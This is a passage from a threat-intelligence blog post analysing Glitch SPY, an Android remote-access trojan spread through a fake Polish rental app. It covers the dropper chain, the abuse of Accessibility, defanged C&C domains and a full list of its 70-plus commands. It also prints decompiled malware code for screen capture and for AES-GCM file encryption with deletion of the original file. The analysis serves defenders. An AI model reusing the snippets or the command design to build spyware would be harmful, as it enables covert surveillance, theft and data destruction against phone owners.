



Glitch SPY RAT Distributed Via Fake Polish Rental App

 cyble.com/blog/glitch-spy-rat-distributed-via-fake-polish-app

June 30, 2026





[Cyber news](#)

Glitch SPY: An Emerging Android RAT Distributed Through a Fake Polish Rental App

CRIL analyzes Glitch SPY, an Android RAT with 70+ commands, crypto-clipping, and a silent remote browser, giving attackers full device control.



June 30, 2026 · 19 min read



Glitch SPY: An Emerging Android RAT Distributed Through a Fake Polish Rental App



Executive Summary

Cyble Research and Intelligence Labs identified an emerging Android malware family tracked as **Glitch SPY**, distributed through a fraudulent Polish apartment and house rental platform designed to lure users into downloading an Android APK.

Based on the Polish-language lure and rental-themed distribution website, the activity appears to be Poland-focused, targeting users in Poland or Polish expats.

The downloaded application functions as a dropper and installs the Glitch SPY payload after convincing the user to allow installation from unknown sources. Glitch SPY prompts the victim to enable Android Accessibility Service, which it abuses to automate permission grants, interact with the device UI, extract visible screen content, perform gestures, support remote input, and enable further post-infection activity.

Glitch SPY maintains a persistent WebSocket channel to its C&C server and supports over 70 commands spanning live screen streaming and remote control, screenshot and screen-reader capture, SMS, contact, call log, and location theft, camera and microphone surveillance, keylogging, file management, and shell execution.

Beyond standard surveillance, it includes a crypto-clipper that swaps copied wallet addresses across multiple blockchain formats, file encryption/decryption routines, device-unlock and credential-capture logic, and a hidden remote-browser capability that lets attackers conduct web-based account takeover from the victim's own device and IP.

The Builder module lets operators set a custom app name, package ID, icon, and decoy URL per payload, indicating the platform is designed for redistribution across multiple campaigns, not a single targeted operation.




Figure 1 – Glitch SPY Attack Chain

Key Takeaways

- Glitch SPY is an emerging Android RAT/builder platform identified through branding observed on an exposed C&C admin panel.
- The malware is distributed via a fake Polish rental app website that encourages users to download and install an APK outside official app stores.
- The downloaded application is the Brokewell Android Loader, which acts as a dropper and deploys the Glitch SPY payload.
- Glitch SPY heavily abuses the Android Accessibility Service to auto-grant permissions, extract on-screen content, perform taps and gestures, and operate the device with minimal user interaction.
- Glitch SPY supports extensive surveillance and theft capabilities, including screen streaming, screenshots, keylogging, SMS theft, contact and call log collection, file access, audio and camera capture, clipboard monitoring, location tracking, and remote browser control.
- The malware includes a crypto-clipper that swaps copied wallet addresses across multiple formats (ETH/EVM, TRON, Bitcoin legacy, and Bech32) with attacker-controlled addresses, directly targeting cryptocurrency users.

- The exposed Glitch SPY panel confirms the presence of modules such as Agents, Viewer, Builder, Cryptor, Dropper, Settings, and Payloads.
- The Builder module indicates that threat actors can generate customized Android payloads with configurable names, package IDs, icons, feature modules, decoy WebView URLs, and optional Telegram alerting.

Overview

[Cyble Research and Intelligence Labs](#) identified an emerging Android malware family tracked as **Glitch SPY**, based on branding observed on an exposed command-and-control (C&C) admin panel. The [malware](#) was distributed via the suspicious domain `tutaj-dompl[.]com`, which appears to be a Polish apartment and house rental platform.

The website advertises verified apartments, viewing reservations, direct contact with property owners, and a simplified rental process without broker commissions. Its primary objective is to encourage users to download an Android APK to reserve apartment viewings, check availability, save listings, and receive confirmation updates.




Figure 2 – Fake Tutaj Dom distribution website

The lure is socially plausible, as users searching for rental properties may install a dedicated application to secure viewing slots or communicate with property owners. Based on the Polish-language lure and rental-themed distribution website, the activity appears to be Poland-focused, particularly targeting users searching for rental properties in Poland.

Once installed, the application displays the rental-themed website as a decoy interface, while the Glitch SPY payload runs in the background and initiates malicious activity.

During analysis, the malware was observed communicating with the C&C domain sportypointsrewards[.]com. Accessing the C&C infrastructure revealed an admin login panel branded as Glitch SPY, which prompted for a username and password. We also identified an additional Glitch SPY admin panel URL gich[.]etherraffleexchange[.]us.

However, no communicating APK associated with that second panel has been recovered at the time of analysis.




Figure 3 – Glitch SPY admin login panel

Before authentication, the admin panel exposed a partial view of the Glitch SPY dashboard, revealing multiple modules, including:




Figure 4 – Glitch SPY dashboard

- The **Agents** module appears to be designed to list infected devices and search for victims by name, agent ID, device details, or IP address.
- The **Viewer** module provides live screen viewing and remote-control operations, including remote input, pattern unlock, screen streaming, screenshots, screen-reader extraction, Android navigation controls, camera access, audio capture, keylogging, clipper operations, file management, SMS access, contacts, call logs, location tracking, installed applications, device accounts, system information, remote browser interaction, shell access, permission prompting, Device Admin control, biometric prompt suppression, app hiding, and self-uninstall functionality.
- The **Builder** module allows TA to configure and compile Android payloads using Gradle on the server. Configurable options include the application name, package name, launcher icon, version information, foreground notification text, decoy WebView URL, feature modules, Device Admin activation, and Telegram alert settings.
- The **Cryptor** module is present but marked as “Coming soon,” suggesting planned support for APK repacking, fresh signing, payload noise under assets, and mirror obfuscation layers while preserving installability.
- The **Dropper** module appears to allow TA to wrap a generated payload inside a separate dropper APK, supporting staged delivery.
- The **Payloads** module appears to store APKs generated by the Builder and Dropper modules.

Once the user installs the downloaded application, it functions as a dropper and presents a fake update-style screen to guide the victim through the required installation and permission steps. The dropper first attempts to convince the user to allow installation from unknown sources. After this permission is granted, the Glitch SPY payload is installed on the device.

After installation, Glitch SPY prompts the user to enable the Android Accessibility Service. Once Accessibility access is enabled, the malware abuses this capability to automate permission grants and continue its post-installation activity with minimal user interaction.

This allows Glitch SPY to obtain the permissions required for remote control, screen capture, keylogging, SMS theft, file access, camera and microphone surveillance, clipboard monitoring, and other intrusive operations.

A detailed technical analysis of these capabilities is provided in the following section.

Technical Analysis

The application downloaded from the fraudulent website was identified as the Brokewell Android Loader, based on its package naming pattern and its use of techniques designed to circumvent Android permission restrictions. CRIL first documented the Brokewell Android Loader and the Brokewell Banking Trojan in April 2024.

After installation, the loader presents a fake update-themed screen and prompts the user to allow installation of applications from unknown sources. Once the user grants this permission, the loader installs the Glitch SPY payload on the device.




Figure 5 – Glitch SPY installation activity

Abuse of Android Accessibility Service

Following installation, Glitch SPY immediately attempts to obtain Android Accessibility Service access, which is required for several of its core capabilities. After the user enables the Accessibility Service, the malware abuses this permission to observe UI elements, interact with on-screen content, perform gestures, click buttons, extract visible text, and automate permission approval flows with limited user interaction.

The malware includes logic for remote tap and swipe actions, screen-reader text extraction, gesture dispatch, automated permission granting, keyguard interaction, PIN/password entry, pattern unlock assistance, biometric prompt handling, and force-stop or uninstall interruption. This makes Accessibility the primary mechanism Glitch SPY uses to support TA-driven control of the infected device and to continue post-installation activity.

Command and Control

After installation, Glitch SPY starts its core C&C service and establishes a persistent WebSocket-based communication channel with the command-and-control server. The malware Glitch SPY refers to the device as an agent, assigns an `agent_id` to the infected device, collects device metadata, and sends an initial hello message along with `deviceInfo` to register the infected device with the C&C panel. The server responds with a `hello_ack`, after which the implant maintains connectivity using heartbeat and ping logic.

The implant executes the requested action locally and returns the output through response messages such as `command_result`, `screen_frame`, `sms_data`, `contacts_data`, `file_list`, and `browser_command_result`.

The complete list of commands is provided below.

Command	Feature
request_screen_stream	Starts live screen streaming from the infected device to the C&C panel.
stop_screen_stream	Stops the active screen-streaming session.
request_screenshot	Captures a screenshot of the infected device screen and returns it to the C&C.
request_screen_reader_text	Uses Accessibility to extract visible on-screen text and send it to the C&C Server.
request_sms	Collects SMS messages from the infected device.
send_sms	Sends an SMS message from the infected device using TA provided content.
request_contacts	Extracts the victim's contact list.
request_call_log	Collects call history from the infected device.
request_location	Retrieves the device location.
request_app_list	Enumerates installed applications on the device.
request_device_accounts	Collects account information configured on the Android device.
request_system_info	Collects device metadata
request_file_list	Lists files and folders from a specified path on the device.
request_file_download	Downloads a selected file from the infected device to the C&C.
request_folder_zip_download	Compresses a folder and prepares it for download
file_upload_start	Starts a file upload session.
file_upload_chunk	Transfers a chunk of a file being uploaded to the infected device.
file_upload_finish	Finalizes the file upload operation on the device.
file_upload_cancel	Cancels an active file upload session.
file_mkdir	Creates a new directory on the infected device.
file_rename	Renames a selected file or folder on the device.

file_run	Opens or executes a selected file on the infected device.
file_zip_here	Creates a ZIP archive next to the selected folder on the device.
file_crypto_lock	Encrypts a selected file, likely producing a .enc file and removing the original.
file_crypto_unlock	Decrypts a previously encrypted .enc file.
request_offline_keylog	Retrieves offline keylog data from the device.
start_keylogger	Starts keylogging
stop_keylogger	Stops the active keylogging module.
request_camera_stream	Starts camera streaming from the infected device.
stop_camera_stream	Stops the active camera stream.
start_audio	Starts audio capture from the infected device.
stop_audio	Stops audio capture.
start_clipboard_monitor	Starts monitoring the device clipboard.
stop_clipboard_monitor	Stops clipboard monitoring.
clipper_get_config	Retrieves the current crypto-clipper configuration from the device.
clipper_set_config	Pushes or updates clipper rules, likely including wallet replacement addresses.
clipper_inject_clipboard	Forces/injects clipboard content on the victim device.
execute_command	Executes a TA-provided shell command on the infected device.
remote_browser_start	Starts a remote browser session on the infected device.
remote_browser_stop	Stops the remote browser session.
remote_browser_navigate	Navigates the remote browser to a supplied URL.
remote_browser_click	Performs a click action inside the remote browser session.
remote_browser_text	Enter the TA-provided text into the remote browser.
remote_browser_swipe	Performs a swipe gesture inside the remote browser session.

remote_browser_key	Sends keyboard key actions to the remote browser, such as Enter, Backspace, Tab, or arrow keys.
remote_browser_js_fill	Fills fields in the remote browser using JavaScript-style automation.
remote_browser_clear_field	Clears a selected input field in the remote browser.
remote_browser_action	Performs a generic browser-side action, likely used for submit, back, reload, or similar UI actions.
remote_browser_set_mode	Switches the remote browser view mode, such as desktop/mobile mode.
remote_browser_fps	Adjusts the remote browser streaming or update frame rate.
tap_ui_submit	Attempts to tap a visible submit/OK/Done button or sends Enter to submit the current UI.
pattern_fetch	Retrieves a stored Android unlock pattern from the malware/device-side store.
pattern_store	Saves a TA-provided Android unlock pattern for later reuse.
pattern_clear_store	Clears the saved unlock pattern from storage.
pattern_auto_unlock	Uses a saved or provided pattern to attempt automatic device unlock.
credential_fetch	Retrieves a stored PIN/password credential value or credential state.
credential_manual_save	Saves a PIN/password credential provided by the TA on the device side.
credential_manual_save_unlock	Saves a supplied credential and immediately attempts to unlock the device with it.
credential_auto_unlock	Attempts to unlock the device automatically using a previously captured or saved credential.
credential_clear	Clears the stored PIN/password credentials from the malware's storage.
prompt_permission_notifications	Opens or triggers the Android notification permission flow.

<code>prompt_permission_storage</code>	Opens or triggers the storage permission flow.
<code>prompt_permission_location</code>	Opens or triggers the location permission flow.
<code>prompt_permission_battery</code>	Opens the battery optimization exemption flow.
<code>prompt_permission_all_files</code>	Opens the “All files access” permission screen.
<code>activate_device_admin</code>	Launches or triggers Device Admin activation for the malware.
<code>deactivate_device_admin</code>	Attempts to remove Device Admin rights from the malware.
<code>block_biometric</code>	Enables/disables biometric prompt suppression to force PIN/password fallback.
<code>wake_screen</code>	Wake the victim’s device screen.
<code>lock_device</code>	Locks the device screen
<code>hide_screen</code>	Hides the visible device screen from the victim’s side
<code>hide_app</code>	Hides the malware application icon or disables its launcher component.
<code>show_app</code>	Restores the malware application launcher component.
<code>self_uninstall</code>	Attempts to uninstall the malware from the device.
<code>uninstall_app</code>	Attempts to uninstall a specified application from the device.

Screen Capture and Live Streaming

Glitch SPY can remotely view the victim’s screen and interact with the device in near real time.

When the TA issues the `request_screen_stream` command from the C&C panel, the malware initiates its screen capture module and begins sending screen frames back to the server as `screen_frame` messages.

The TA’s panel includes options to control stream quality, FPS, and scale, indicating that the stream can be adjusted based on device state and network conditions.

```

private final void startCapture() {
    DisplayMetrics defaultDisplayMetrics;
    int i;
    int i2;
    VirtualDisplay virtualDisplayCreateVirtualDisplay;
    if (running || resultData == null) {
        return;
    }
    synchronized (this.reconfigLock) {
        if (!running && resultData != null) {
            if (System.currentTimeMillis() - lastStopMs < START_COOLDOWN_MS) {
                return;
            }
        }
        try {
            Object systemService = getSystemService("media_projection");
            B7.l("null cannot be cast to non-null type android.media.projection.MediaProjectionManager", systemService);
            int i3 = resultCode;
            Intent intent = resultData;
            B7.k(intent);
            projection = ((MediaProjectionManager) systemService).getMediaProjection(i3, intent);
            if (Build.VERSION.SDK_INT >= 34) {
                ScreenCaptureService$startCapture$1$1 screenCaptureService$startCapture$1$1 = new ScreenCaptureService$startCapture!
                this.mediaProjectionCallback = screenCaptureService$startCapture$1$1;
                MediaProjection mediaProjection = projection;
                if (mediaProjection != null) {
                    mediaProjection.registerCallback(screenCaptureService$startCapture$1$1, new Handler(Looper.getMainLooper()));
                }
            }
            defaultDisplayMetrics = readDefaultDisplayMetrics();
            i = defaultDisplayMetrics.widthPixels;
            this.screenW = i;
            i2 = defaultDisplayMetrics.heightPixels;
            this.screenH = i2;
        } catch (Throwable th) {
            Log.e(TAG, "startCapture failed: " + th.getClass().getSimpleName() + ": " + th.getMessage(), th);
            startInFlight = false;
            stopCaptureInternals();
        }
    }
}

```

Figure 6 – Screen capture Activity

For a one-time capture, the TA can use `request_screenshot`, which instructs the malware to capture the device's screen and return the image to the C&C. When visual streaming is unavailable or insufficient, the user can use `request_screen_reader_text`, which abuses the Android Accessibility Service to extract visible text from the active screen.

This allows the malware to collect sensitive information displayed in banking applications, [messaging apps](#), OTP prompts, browser pages, and authentication screens.

In addition to visual monitoring, this capability supports hands-on fraud activity. By combining live screen streaming with Accessibility-based remote input, the TA can observe the victim's device, understand the active application context, and perform follow-up actions such as tapping buttons, entering text, navigating screens, or capturing credentials.

File Manager and File Encryption

Glitch SPY includes a remote file manager that allows the TA to browse, retrieve, modify, and manipulate files on the infected device. When the TA sends `request_file_list`, the malware lists files and folders from the requested directory and returns the results to the C&C as a file listing.

If the TA selects a file for exfiltration, the malware reads it and sends it back to the server. For folders, the malware compresses the selected directory before exfiltration, making it easier for the TA to retrieve multiple files.

Glitch SPY also includes file encryption and decryption functionality through the `file_crypto_lock` and `file_crypto_unlock` commands. When `file_crypto_lock` is issued, the malware encrypts the selected file using AES/GCM/NoPadding, creates an encrypted `.enc` version, and removes the original plaintext file.

The encrypted file uses the FMENC1 header followed by cryptographic metadata and ciphertext. If standard deletion of the plaintext file fails, the malware uses a secure-delete routine that overwrites the file with random data, truncates it, syncs the file descriptor, and then attempts to delete it.

```
public final String f(String str, String str2) throws BadPaddingException, NoSuchPaddingException, IllegalBlockSizeException,
NoSuchAlgorithmException, InvalidKeyException, IOException, InvalidAlgorithmParameterException {
    boolean zQ;
    B7.n("path", str);
    B7.n("password", str2);
    if (str2.length() < 4) {
        return "Password must be at least 4 characters";
    }
    File fileP = p(str);
    if (!fileP.exists() || !fileP.isFile()) {
        return "Not a file";
    }
    String name = fileP.getName();
    B7.m("getName(...)", name);
    Locale locale = Locale.getDefault();
    B7.m("getDefault(...)", locale);
    String lowerCase = name.toLowerCase(locale);
    B7.m("toLowerCase(...)", lowerCase);
    if (Sc.z(lowerCase, ".enc", false)) {
        return "Already encrypted";
    }
    File file = new File(fileP.getParentFile(), fileP.getName() + ".enc");
    try {
        byte[] bArr = new byte[16];
        new SecureRandom().nextBytes(bArr);
        SecretKeySpec secretKeySpecE = e(str2, bArr);
        byte[] bArr2 = new byte[12];
        new SecureRandom().nextBytes(bArr2);
        Cipher cipher = Cipher.getInstance("AES/GCM/NoPadding");
        cipher.init(1, secretKeySpecE, new GCMParameterSpec(128, bArr2));
        byte[] bArrDoFinal = cipher.doFinal(K5.ay(fileP));
        FileOutputStream fileOutputStream = new FileOutputStream(file);
        try {
            fileOutputStream.write(this.e);
            fileOutputStream.write(bArr);
            fileOutputStream.write(bArr2);
            fileOutputStream.write(bArrDoFinal);
            fileOutputStream.getFD().sync();
            fileOutputStream.close();
        }
        try {
            fileP.setWritable(true, false);
        }
    }
}
```

Figure 7 – File encryption logic

